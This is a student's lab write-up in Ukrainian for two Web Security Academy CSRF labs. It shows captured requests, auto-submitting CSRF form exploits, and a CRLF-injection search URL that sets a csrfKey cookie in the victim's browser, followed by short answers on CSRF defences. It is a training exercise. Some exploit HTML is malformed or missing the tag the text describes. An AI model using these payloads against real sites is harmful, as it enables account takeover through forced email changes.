
| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |     |     |  | Response                                                                                                              |     |     |        |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--|-----------------------------------------------------------------------------------------------------------------------|-----|-----|--------|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Raw | Hex |  | Pretty                                                                                                                | Raw | Hex | Render |
| <pre>1 POST /my-account/change-email HTTP/2 2 Host: 0a93000c04138b8a8292b03d00ce0097.web-security-academy.net 3 Cookie: session=8CEJbs95FFv1IV4PeBXtgUJTQfTB6gTZ 4 Content-Length: 24 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: ru-RU,ru;q=0.9 10 Origin: https://0a93000c04138b8a8292b03d00ce0097.web-security-academy.net 11 Content-Type: application/x-www-form-urlencoded 12 Upgrade-Insecure-Requests: 1 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document</pre> |     |     |  | <pre>1 HTTP/2 302 Found 2 Location: /my-account?id=wiener 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 0 5 6</pre> |     |     |        |

## 2. Для генерації CSRF-експлойту:

**Burp Suite Community:** використайте **HTML-шаблон форми з автоматичною відправкою (URL можна отримати через "Сору URL")**

```
<html>
<body>
  <form action="https://0a93000c04138b8a8292b03d00ce0097.web-security-academy.net/my-account/change-email" method="POST">
    <input type="hidden" name="email" value="victim-change@test.com">
  </form>
</script>
  document.forms[0].submit();
</script>
</body>
</html>
```

**3. Перейдіть на вкладку Exploit Server, вставте згенерований HTML-код у поле "Body" та збережіть його кнопкою "Store".**



File: /exploit

Head: HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<body>
  <form action="https://0a93000c04138b8a8292b03d00ce0097.web-security-academy.net/my-account/change-email" method="POST">
    <input type="hidden" name="email" value="victim-change@test.com">
  </form>
</script>
  document.forms[0].submit();
</script>
</body>
</html>
```

Store View exploit Deliver exploit to victim Access log

**4. Для тестування експлойту натисніть "View exploit", перевірте чи відправився запит та проаналізуйте відповідь сервера.**

Після натискання View exploit email змінився автоматично, без ручного підтвердження

## My Account

Your username is: wiener

Your email is: victim-change@test.com

Email

Update email

### 5. Відредагуйте експлойт, замінивши email-адресу на іншу (відмінну від вашої).

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<body>
  <form action="https://0a93000c04138b8a8292b03d00ce0097.web-security-academy.net/my-account/change-email" method="POST">
    <input type="hidden" name="email" value="victim2@test.com">
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```

Store

View exploit

Deliver exploit to victim

Access log

### 6. Натисніть "Deliver to victim" для завершення лабораторної роботи.

Після Deliver to victim лабораторія стала Solved тобто CSRF-атака спрацювала



https://exploit-0a9000fc04c88bf8824caf1301ec000b.exploit-server.net

**WebSecurity Academy** | CSRF vulnerability with no defenses

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

### Craft a response

URL: https://exploit-0a9000fc04c88bf8824caf1301ec000b.exploit-server.net/exploit

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

## 7. Який результат виконання кроків роботи?

У результаті виконання лабораторії мені вдалося змінити email-адресу користувача за допомогою CSRF-експлойту, я перехопила запит зміни email, створила HTML форму з автоматичною відправкою, розмістила її на Exploit Server і надіслала жертві. Лабораторія стала Solved що підтвердило успішність атаки та відсутність у застосунку захисту від CSRF

## Чому відсутність CSRF-токена є критичною помилкою?

Бо без нього сервер не розуміє де запит справжній, а де підроблений. Якщо юзер уже увійшов у акаунт, браузер сам підставить його cookie, і сайт прийме чужий запит як нормальний

## Як SameSite cookie міг би запобігти цій атаці?

SameSite міг би не дати браузеру автоматично відправити cookie разом із запитом із чужого сайту, тоді сервер не побачив би авторизовану сесію і атака б не спрацювала

## Чому GET-запити не повинні змінювати стан?

Бо GET запит має бути тільки для перегляду або отримання даних, а не для дій типу зміни email, пароля чи налаштувань, якщо через GET можна міняти стан, це сильно спрощує атаку: достатньо підсунути користувачу посилання або автоматично завантажити URL

## Крок 5. Обхід CSRF-токена

**Лабораторія:** CSRF where token is tied to non-session cookie

**Мета:** навчитися аналізувати логіку валідації CSRF-токенів. Цей код реалізує комбіновану атаку: CRLF injection - cookie injection - CSRF. Функціонал зміни email у цій лабораторії вразливий до CSRF-атак. Хоча застосунок використовує токени для захисту, вони не інтегровані належним чином у систему керування сесіями.

Облікові записи для виконання роботи: wiener:peter, carlos:montoya

### Інструкція:

**1. Авторизуйтеся в лабораторії через браузер Burp Suite. Змініть email через**

форму "Update email" та знайдіть цей запит у історії Proxy.



CSRF where token is tied to non-session cookie

[Go to exploit server](#)

[Back to lab description](#) >>

## My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

test@test.com

Update email

Відправте запит у Repeater щоб окремо перевірити логіку session і csrfKey

The screenshot shows a Burp Suite interface with a list of requests at the top. The selected request is a POST to `/my-account/change-email` with a status code of 302. Below the list, the 'Request' tab is active, showing the raw HTTP request. The request includes a `Cookie` header with `csrfKey=Qnci4DuTCyoSiKFBIdxuqdyOyyepTxiy; session=HKJ7lfnmupVnNlyIZxjlUmaQbsFrXMSD`. The 'Response' tab is also visible, showing a 302 Found status with a `Location: /my-account?id=wiener` header.

**2. Відправте запит у Burp Repeater. Експериментально перевірте наступне:**

- змініть cookie session - це призведе до виходу з акаунту
- змініть cookie csrfKey - це лише відхилить CSRF-токен, але не завершить сесію

Як було

Request

Res

PrettyRawHex

1POST /my-account/change-email HTTP/2

2Host: 0a8d00c20492e05280ec03f3009400ec.web-security-academy.net

3Cookie: csrfKey=Qnci4DuTCyoSiKFBIdxuqdyOyyepTxIy; session=HKJ7lIfznupVzNlyI2xjlUmaQbsFrXMSD

4Content-Length: 59

5Cache-Control: max-age=0

6Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"

7Sec-Ch-Ua-Mobile: ?0

8Sec-Ch-Ua-Platform: "Windows"

9Accept-Language: ru-RU,ru;q=0.9

10Origin: https://0a8d00c20492e05280ec03f3009400ec.web-security-academy.net

11Content-Type: application/x-www-form-urlencoded

12Upgrade-Insecure-Requests: 1

13User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36

14Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

15Sec-Fetch-Site: same-origin

16Sec-Fetch-Mode: navigate

17Sec-Fetch-User: ?1

18Sec-Fetch-Dest: document

19Referer: https://0a8d00c20492e05280ec03f3009400ec.web-security-academy.net/my-account?id=wiener

20Accept-Encoding: gzip, deflate, br

21Priority: u=0, i

22

23email=test%40test.com&csrf=zh3IggSff2DqmwjsvElTDonhTsdoFLjq

?

⚙

⬅

➡

Search

🔍

0 highlights

Після підміни session сервер перекинув на /login тобто сесія стала недійсною

Request

Response

PrettyRawHex

1POST /my-account/change-email HTTP/2

2Host: 0a8d00c20492e05280ec03f3009400ec.web-security-academy.net

3Cookie: csrfKey=Qnci4DuTCyoSiKFBIdxuqdyOyyepTxIy; session=HKJ7lIfznupVzNlyI2xjlUmaQbsFrXMSD

4Content-Length: 59

5Cache-Control: max-age=0

6Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"

7Sec-Ch-Ua-Mobile: ?0

8Sec-Ch-Ua-Platform: "Windows"

9Accept-Language: ru-RU,ru;q=0.9

10Origin: https://0a8d00c20492e05280ec03f3009400ec.web-security-academy.net

11Content-Type: application/x-www-form-urlencoded

12Upgrade-Insecure-Requests: 1

13User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36

14Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

15Sec-Fetch-Site: same-origin

16Sec-Fetch-Mode: navigate

17Sec-Fetch-User: ?1

18Sec-Fetch-Dest: document

19Referer: https://0a8d00c20492e05280ec03f3009400ec.web-security-academy.net/my-account?id=wiener

20Accept-Encoding: gzip, deflate, br

21Priority: u=0, i

22

23email=test%40test.com&csrf=zh3IggSff2DqmwjsvElTDonhTsdoFLjq

PrettyRawHexRender

1HTTP/2 302 Found

2Location: /login

3Set-Cookie: session=juqP8TdgdbyUOSwRV6IM8K3UBCSFYilq; Secure; HttpOnly; SameSite=None


4X-Frame-Options: SAMEORIGIN

5Content-Length: 0

6

7

Після зміни csrfKey сесія лишилася активною, але сервер повернув помилку Invalid CSRF token



**3. відкрийте приватне/інкогніто вікно браузера, авторизуйтеся під другим обліковим записом та відправте ще один запит зміни email у Burp Repeater.**

В інкогніто я зайшла під другим акаунтом і відправила окремий запит зміни email



CSRF where token is tied to non-session cookie

[Go to exploit server](#)

[Back to lab description >>](#)

## My Account


Your username is: carlos

Your email is: test2@test.com

Email


Update email

Запит другого акаунта теж відкрила в Repeater, щоб взяти з нього csrfKey і csrf



**4. Експериментально підтвердіть: якщо замінити cookie csrfKey та параметр csrf з першого акаунту на значення з другого акаунту, запит буде успішно виконаний.**

Я залишила cookie session від першого акаунта, замінила cookie csrfKey і параметр csrf на значення з другого акаунта і запит усе одно виконався успішно, сервер повернув 302 Found і перенаправив на сторінку акаунта



Можу зробити висновок що токен прив'язаний не до сесії, а лише до окремого cookie csrfKey

## 5. Закрийте вкладку Repeater та приватне вікно браузера.

Є

6. У основному браузері виконайте будь-який пошуковий запит, відправте його у Repeater та зверніть увагу: пошуковий термін відображається у заголовку Set-Cookie. Оскільки функція пошуку не має CSRF-захисту, це дозволяє ін'єктувати cookie у браузер жертви.

Пишу запит



## 1 search results for 'test'



У відповіді сервера побачила що значення пошуку відображається в заголовку Set-Cookie

**Request**  
Pretty Raw Hex  
1 GET /?search=test HTTP/2  
2 Host: 0a8d00c20492e05280ec03f3009400ec.web-security-academy.net  
3 Cookie: csrfKey=Qnci4DuTCyoSiKFBIdnuqdyOyyepTzIy; session=HKJ71fzmpVzNlyI2xj1UaaQbsFrQMSD  
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"  
5 Sec-Ch-Ua-Mobile: 70  
6 Sec-Ch-Ua-Platform: "Windows"  
7 Accept-Language: ru-RU,ru;q=0.9  
8 Upgrade-Insecure-Requests: 1  
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36  
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
11 Sec-Fetch-Site: same-origin  
12 Sec-Fetch-Mode: navigate  
13 Sec-Fetch-User: ?1  
14 Sec-Fetch-Dest: document  
15 Referer: https://0a8d00c20492e05280ec03f3009400ec.web-security-academy.net/  
16 Accept-Encoding: gzip, deflate, br  
17 Priority: u=0, i  
18  
19

**Response**  
Pretty Raw Hex Render  
1 HTTP/2 200 OK  
2 Set-Cookie: LastSearchTerm=test; Secure; HttpOnly  
3 Content-Type: text/html; charset=utf-8  
4 X-Frame-Options: SAMEORIGIN  
5 Content-Length: 4058  
6  
7 <!DOCTYPE html>  
8 <html>  
9 <!--LAB\_HEAD\_START-->  
10 <head>  
11 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>  
12 <link href=/resources/css/labsBlog.css rel=stylesheet>  
13 <title>  
14 CSRF where token is tied to non-session cookie  
15 </title>  
16 </head>  
17 <!--LAB\_HEAD\_END-->  
18 <body>  
19 <script src=/resources/labheader/js/labHeader.js>  
20 </script>  
21 <!--LAB\_HEADER\_START-->  
22 <div id="academyLabHeader">  
23 <section class="academyLabBanner">  
24 <div class="container">  
25 <div class="logo">  
26 </div>  
27 <div class="title-container">  
28 <h2>  
29 CSRF where token is tied to non-session cookie  
30 </h2>  
31 <a id="exploit-link" class="button" target="


7. Створіть URL, який використовує цю вразливість для ін'єкції вашого cookie

**csrfKey: /?search=test%0d%0aSet-Cookie:%20csrfKey=YOUR-KEY%3b%20SameSite=None**

Ось моя URL для ін'єкції cookie csrfKey через вразливу функцію пошуку

<https://0a8d00c20492e05280ec03f3009400ec.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrfKey=Qnci4DuTCyoSiKFBIdxuqdyOyepTxIy%3b%20SameSite=None>

**8. Створіть PoC-експлойт аналогічно до лабораторії "CSRF vulnerability with no defenses", обов'язково включивши ваш CSRF-токен. Експлойт має бути створений на основі запиту зміни email.**



**9. Видаліть блок автоматичної відправки <script> та замість нього додайте код для ін'єкції cookie:**

****



У фінальному експлоїті замінила блок `<script>` на тег `<img>`, який спочатку ін'єктує `csrfKey`, а потім автоматично відправляє форму

 <https://exploit-0a6a00bf0305951f80ffc072014a0048.exploit-server.net>

/exploit

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<body>
  <form action="https://0a1500b80361950d8007c1dc00fc00e2.web-security-academy.net/my-account/change-email" method="POST">
    <input type="hidden" name="email" value="victimnew@test.com">
    <input type="hidden" name="csrf" value="cEi01DNWYZGac48tAKcwleqknkIFIVS7">
  </form>
  
</body>
</html>
```

## ***10. Змініть email-адресу у експлоїті так, щоб вона не збігалася з вашою поточною.***

На цьому етапі я перевірила email у експлоїті та змінила його так, щоб воно не збігалася з моєю поточною email-адресою

Поточна - [test@test.com](mailto:test@test.com)

Експлоїт - victimnew@test.com

## ***11. Збережіть експлоїт на exploit-сервері та натисніть "Deliver to victim" для***

***завершення лабораторної роботи.***

 **Web Security Academy**

CSRF where token is tied to non-session cookie  
[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

### Craft a response

URL: <https://exploit-0a6a00bf0305951f80ffc072014a0048.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

## Чому прив'язка токена до non-session cookie є помилкою?

Бо тоді токен перевіряється не по сесії юзера, а лише по окремому cookie і через це можна підставити чужі csrfKey і csrf, і запит все одно пройде

## Як правильно реалізувати CSRF-захист?

Токен має бути унікальним і прив'язаним саме до сесії юзера  
додатково нормально працюють SameSite, перевірка Origin Referer і повторне підтвердження для важливих дій

## Які інструменти Burp допоможуть автоматизувати тестування?

